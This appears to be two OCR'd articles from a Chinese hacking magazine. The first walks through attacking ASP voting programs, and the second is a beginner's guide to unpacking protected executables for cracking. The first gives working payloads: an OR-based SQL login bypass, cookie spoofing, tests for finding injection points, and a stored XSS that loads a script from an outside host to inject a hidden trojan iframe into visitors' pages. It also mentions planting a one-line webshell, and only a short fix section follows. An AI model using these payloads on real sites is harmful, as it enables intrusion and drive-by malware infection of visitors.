


图2

2、后台登录

先来看一段代码：

```
<%set rs=server.createobject("adodb.recordset")
sql="select * from admin where admin='"&request("admin")
&"' and pwd='"&md5(trim(request("pwd")))&"'"
rs.open sql,conn,3,1
if rs.eof then
response.write "<script>alert('用户名不存在或者密码错误!');
</script>"
response.write "<script>history.back(1);</script>"
else
response.cookies("admin")=rs("admin")
response.cookies("qx")=rs("qx")
response.write "<script>location.href='step1.asp';</script>"
end if
rs.close
set rs=nothing
conn.close
set conn=nothing
%>
```

登录这种代码的后台，有两种破解方式：一种是OR登录，另一种是Cookies欺骗。

先来介绍OR登录，在上面的代码中，虽然用户密码采用了MD5加密的方式，但因为request("admin")过滤不严，才有了OR登录，只要构造一个特殊的用户名，就可以绕过程序的验证，直抵后台。打开投票程序的后台登录窗口，在用户名中输入如下特殊用户名：1' or 1=1 or '1'='1（不含双引号，以下同），密码输入111（或随便输入任意字符），如图3，点“登录”就进入了后台。有些困惑？那俺就罗嗦两句！这段代码在上面的SQL中变成了如下语句：select * from admin where admin='1' or 1=1 or '1'='1' and pwd='"&md5(111)&"'，如果用逻辑真与假来表示Where后的字符，那就变成了如下的关系式：“假or真or真and假”，按照逻辑运算符的优先次序，程序会先运算And表达式——“真and假”，此结果为假，接着程序再来运算Or，此时，Where后的逻辑关系式已为：“假or真or假”，结果当然是真了，因为在OR语句中，只要其中有一个为真，那结果就是真。



图3

OK！说过了OR登录，再来看Cookies欺骗登录。在前面列出的代码中，有这么一段：

```
response.cookies("admin")=rs("admin")
response.cookies("qx")=rs("qx")
```

当登录用户的名称及密码验证正确，程序就会在该用户的Cookies中增加admin和qx两项，这两项是什么值呢？在Check.asp中有如下语句：

```
<%if request.cookies("admin")="" or request.cookies("qx")
="" then
response.write "<script>alert('你还未登陆，请登陆!');</
script>"
response.write "<script>location.href='index.asp';</
script>"
response.end
end if%>
```

噢！只要admin和qx的值不为空，那就不会出现错误提示。如果我们在该网站留下的Cookies中增加admin和qx这两项，当服务器在验证Cookies时，因为这两项的值不为空，不就可以欺骗服务器，从而以管理员身份管理后台中的项目了吗？OK！启动桂林老兵的Cookies浏览器，打开后台登录页面。点击Cookies修改，将Cookies值修改为**admin=aa;qx=1**，如图4。然后把地址栏中的index.asp改为后台管理中的一个页面admin_admin.asp，再点“连接”，如图5，因为cookies中的admin和qx已经不再是空了，所以就直接打开了后台的管理页面。




图4




图5

3、注入

说到注入，投票程序也是不甘落后，比如前面列出的后台登录代码，其中的**request("admin")**就是一个SQL注入点，采用暴力猜解的方式就能获取数据库中的一些信息。再有就是进行投票的ASP文件或显示投票结果的ASP文件也存在注入点。如何判断某个页面是否存在注入点呢？方法有很多，我简单说一下，比如IT零距离投票程序，其投票的链接地址是：“http://127.0.0.1/votez/vote.asp?id=33”，在其后加入“and 1=1”进行测试，如正常显示，再用“and 1=2”测试，如页面错误或不正常显示，则说明该链接存在注入。如果**and 1=1**出错，那就采用**' and '1'='1**来测试，如果正常显示，再用**' and '1'='2**来测试是否存有注入点，如显示错误，则说明该SQL语句中的变量是由单引号引入的，存在注入点。有了注入点，我们就可以采用暴力破解的方法，来暴破出管理员的名称及密码了。关于暴力破解，相关文章已有不少介绍了，这里就不赘述了。

注：对于注入，除了采用暴力破解，还可以尝试union查询。

二、危害

经过对投票程序的一番探测，我们已具备了管理员权限，接下来就可以进入后台修改其中的一些内容了。如果仅仅是对投票程序搞一下破坏，那受危害的也许只有管理员本人，但如果我们在显示投票选项中加入网页木马，那受到危害的就不仅仅是一两个人了。在对一些有漏洞的投票程序测试后，发现有些后台中可直接写入跨站代码，而有些直接写入的跨站代码就不能运行。下面就以“梦痕网络投票调查系统”为例，因为这个就属于后者，要写入有些麻烦的代码才能搞定！：）




图6

先看一下其帮助，得到嵌入网页中的代码如下：**<script language="javascript" src="路径/votedy.asp"></script>**，用的是Script语句，所调用的是votedy.asp，那就用浏览器看一看votedy.asp

文件的面貌。在地址栏中输入 http://127.0.0.1/vote/votedy.asp，显示的页面如图6（注：这其中的“vote=vote+"”正是快速查找此类投票站点的关键字）。点右键查看该页源文件，其中的部分代码如下：

```
vote=vote+"<tr>"
vote=vote+"<td width='100%'><input type='checkbox' name='voted' value='10' size='20'>感觉很喜欢</td>"
vote=vote+"</tr>"
```

仔细分析后，得出该源码中的 vote 变量有三个特点：

> 1、vote 是由前一个 vote 的内容加上此次所赋予的代码组成的，vote 与代码之间的连接是用加号（+）来完成的。
> 2、代码是用双引号引入的。
> 3、代码内的变量采用的是单引号。

打开后台的修改投票窗口，将原投票项“感觉很喜欢”改为如下跨站代码：**感觉很喜欢"+"<script>alert('hello')</script>**。成功的话，会弹出一个内容为 hello 的窗口，但提交修改的投票选项后，IE 却返回如下错误：

```
错误类型：
Microsoft JET Database Engine (0x80040E14)
语法错误（操作符丢失）在查询表达式 '感觉很喜欢"+"<script>alert('hello')</script>' 中。
/vote/savevote.asp，第 37 行
```

很明显，提交的投票选项是用单引号引入 SQL 语句中的，而前面构造的跨站代码中含有单引号，因而造成了语法错误。看来在此处，单引号不能写入跨站语句中，但使用双引号的话，又会被 vote 认为是引入的一段内容，从而失去了其引号的作用，如此一来，带引号的跨站语句是不能提交了。但此次测试的是在投票程序上挂马，其代码一般为：<iframe frameborder=0 width=0 height=0 scrolling=no src=http://www.****.com/mm.htm></iframe>。

LOOK！其中是不涉及引号的！但又一个问题紧跟着出现了，投票数据库中的投票选项字段（vote）的长度为50，而上面的这段代码足足有80多个字符，看来在投票选项中直接写入挂马代码是不行了，还要另辟新径，在看过X档案05年10期邓文隽的大作《计数统计系统的漏洞》之后，总结出如下的跨站方法。

1、首先借用好友站点的一点空间，在上面新建了一个名为 1.js 的文件，其中的内容如下：document.write("<iframe frameborder=0 width=100 height=100 scrolling=no src=http://www.baidu.com></iframe>");，为了能够看到跨站效果，我把代码中的 width 与 height 都由0设为100。该1.js在网络中的地址为 http://www.pc010.cn/1.js。




图7

2、将构造好的跨站代码写入投票选项“感觉很喜欢”框内：**感觉很喜欢"+"<script src=//www.pc010.cn/1.js></script>**。

查一查字符数，一共49个，符合 vote 字段的长度限制，如图7（网址前使用的是//，它的效果和 http:// 是一样的，既减少了字符数，又能正常运行，何乐而不为呢）。

修改完毕后，提交投票，如返回“修改投票成功”的窗口那就是修改成功了，呵呵！

如果投票选项中的字符过多，那就修改选项内容或新增一个字数较少的选项，这样就不怕写入的跨站代码超过限制了。

3、接下来在网站根目录新建一个名为 index.htm 的网页，其中的内容为：<script language="javascript" src="vote/votedy.asp"></script>，然后在浏览器中输入 URL 地址：127.0.0.1/index.htm，打开后的页面如图8，在其中显示出了百度网页，如果其中加载的是长宽都为0的木马网页，呵呵！那可就是不知不觉的中毒了！




图8

> 如果在暴库时得到数据库格式为 Asp 或 Asa 的，那后果可是很严重的！为什么？因为投票数据库都没有做防下载处理，只要把一句话木马写入数据库内，就能拥有 WebShell 了，因而就危及到整个服务器的安全。

三、补漏

其实投票程序的这些漏洞也很好修补的，只要花上一点时间，把这几个 ASP 文件滤一遍，就可以堵住这些漏洞了。

1、对于暴库，可以在数据库连接文件 conn.asp 中加入容错语句：on error resume next。

2、对于后台OR登录及注入漏洞，可以对提交的变量使用 replace()加以过滤，过滤掉单引号、and、or、select 等一些敏感字符。如过滤单引号的方法：replace(**提交参数**,"'","")。

3、对于 Cookies 欺骗，可以加入 Session 值验证的方法。下面是一个简单的例子。

A、增加一个 sion.asp 文件，其中的内容为：

```
<%
if session("us")<>123456 then
response.redirect "admin_login.asp"
end if
%>
```

B、在后台的每个文件的头部加入调用此文件的语句：<!-- #include file="sion.asp"-->。

C、在后台登录的 Asp 代码中，还要加入一句 Session 赋值语句：session("us")=123456，注意，这句要加在验证用户名及密码正确后的代码流程中，可不要加错了地方哦！

4、对后台的投票选项及其它能写入数据库中的选项，要在其写入数据库之前，对提交的内容使用 Server.HTMLEncode()和 Replace()相结合的方法，进行过滤，杜绝 HTML 和 ASP 代码写入，如此，既防止了跨站攻击，还可将一句话木马拒之门外。

菜鸟脱壳之工具组合篇

文/MARS

壳、脱壳、加壳，相信大多数菜鸟在刚接触加软件破解时都会遇到这些名词。到底这“壳”为何物？为什么要给软件加壳？怎样脱掉软件的壳？这些问题肯定在菜鸟们心中不知道积存了多久，今天我就以一个刚入门Cracker（比菜鸟强那么一点）的身份向菜鸟兄弟们讲一下这些问题，希望可以使他们早点入门。

壳，我想大家对这东西应该不会陌生吧！通常自然界的植物，其种子的外层都会有一层坚硬的物质来保护种子。而对于计算机来说，一些计算机软件（一般多为共享软件）里也有一段专门负责保护软件不被非法修改或反编译的程序。它们一般先于程序运行，拿到程序的控制权，然后完成它们保护软件的任务。由于其与自然界中壳在功能上有很多相同的地方，基于命名的规则，大家就把这样的程序称为“壳”了。

那为什么要给软件加壳呢？换句话说就是加壳有什么作用呢？大多数软件的作者将软件编译好后，有一些东西需要保护。常见的情况有以下几种：

1．版权信息等，软件作者当然不希望被别人任意的改动。

2．编译好的程序太大，不方便使用，使用一些压缩软件（不过大家要注意，这里不是使用WINRAR、WINZIP之类的压缩器，而是用压缩壳）。

3．为了躲避杀毒软件的查杀，给木马、后门等加个壳。

4．共享软件，软件作者也是为了养家糊口而卖几个注册码。为防止被人破解给软件加壳增加破解难度。

常用的加壳软件有以下几种：ASPACK、UPX、PECOMPACT等。一般的，这几个壳也很好破。常用的软件编写语言有DELPHI、VB、VC等。这其中使用VB编写的软件最难破解。为何？因为VB程序在本质上是解释执行的，将其反汇编后，代码的可读性不太好，要想动态跟踪其代码非常困难，即便注册码是明文对比的VB程序，对新手来说直接跟踪到它的注册码也是很难做到的。

好了，壳的类型和语言就介绍到这儿。下面介绍常用的脱壳工具。列举的软件较详细，很多菜鸟或许在很长的一段时间内也不会用到。不过还是记下来吧：

1．文件分析工具（侦测壳的类型）：FI、GETTYP、PEID、PE—SCAN（后两个工具用的较多，界面清晰简单适合菜鸟）。

2．OEP入口查找工具：SOFTICE、TRW、OLLYDBG、LOADER、PEID。

3．DUMP工具：ICEDUMP、TRW、PEDITOR、PROCDUMP32、LORDPE。

4．PE文件编辑工具：PROCDUMP32、LORDPE。

5．重建IMPORT TABLE工具：IMPERTREC、REVIRGIN。

菜鸟脱壳一般为自动脱壳，即利用现成的脱壳工具，只须进行简单的几步操作，就可以完成。而高手通常会采用手动脱壳的方法。手动脱壳需要运用汇编语言，要跟踪断点，用TRW2000、TR、SOFTICE等调试工具对付，对脱壳者有一定水平要求，涉及到很多汇编语言和软件调试方面的知识，不适合初学者。

下面介绍一下脱壳的基本原则，就是单步跟踪，只能向前，不能向后。脱壳的一般流程是：查壳—寻找OEP—DUMP—修复。

找OEP的一般思路如下：先看是加密壳还是压缩壳，压缩壳相对说来破解容易些，一般是没有什么异常，找到对应的POPAD后就能找到入口，跳到入口的方式一般为：

```
1.JMP OEP
2.PUSH OEP
  RET
3.CALL OEP
```

当然也有其他的，如JE OEP等等，一般都是段之间的大跳转，OD的反汇编窗口里都是同一个段的内容，所以更好区别是否是段之间跳转。

我们来说说关于F8（step over）和F7（step in）的一般方法，粗跟的时候一般都是常用F8走，但是有些CALL是变形的JMP，此时就需要F7代过，区别是否是变形的JMP的一个简单的方法是比较CALL的目标地址和当前地址，如果两者离的很近，一般是变形的JMP了，用F7走。对于加密壳方法一般是用OD载入，勾掉所有异常（不忽略任何异常，有时由于异常过多可以适当忽略一些异常），运行，数着用了多少次SHIFT+F9程序运行，显然最后一次异常后，程序会从壳跳到OEP开始执行，这就是我们寻找OEP的一个关键。

下一步，修复IAT。由于加密壳对输入表进行了重定位，所以现在的文件还不能正常使用。必须用IMPORTREC修复输入表。修改OEP，点击IAT自动搜索——获得输入信息——修理抓取文件，这里选择刚才DUMP的程序，OK，脱壳成功！

下面介绍一下PEID.93汉化版：PEiD能够侦测出几乎所有的壳，其数量已超过470种PE文件的加壳类型和签名，新的0.93版本增加了命令行的操作支持，使用非常方便。经分析是目前各类查壳工具中性能最强大的一款。

另外还可识别出EXE文件是用什么语言编写的，比如：VC++、Delphi、VB或Delphi等。此外我们还可以用language2000 4.51来查文件信息。

好了，文件信息知道了，搞定了壳的类型，就可以对症下药了。上面提到了最常用的3种壳。下面分开介绍。

一、ASPACK

直接用UNASPACK就可以了。不过版本一定要搞准了。我向大家推荐一款工具：AspackDie 1.41 电脑神童汉化版。这是一个小小的PE文件解压缩器（EXE、DLL、……），它可以解压缩自Aspack 2000以后的任何Aspack版本，包括：

Aspack 2000
Aspack 2001
Aspack 2.1
Aspack 2.11
Aspack 2.11c/d
Aspack 2.12
Aspack 2.12a/b
以及一些未知的版本。

二、pecompact

方法1．使用unpecompact。

方法2．使用peid的插件“PEid Generic Unpacker”，如图1。

三、UPX

脱UPX壳，可用UPX待脱壳软件如xxx.exe和upx.exe位于同一目录下，执行Windows“开始”菜单的“运行”，键入：upx -d xxx.exe。




图 1

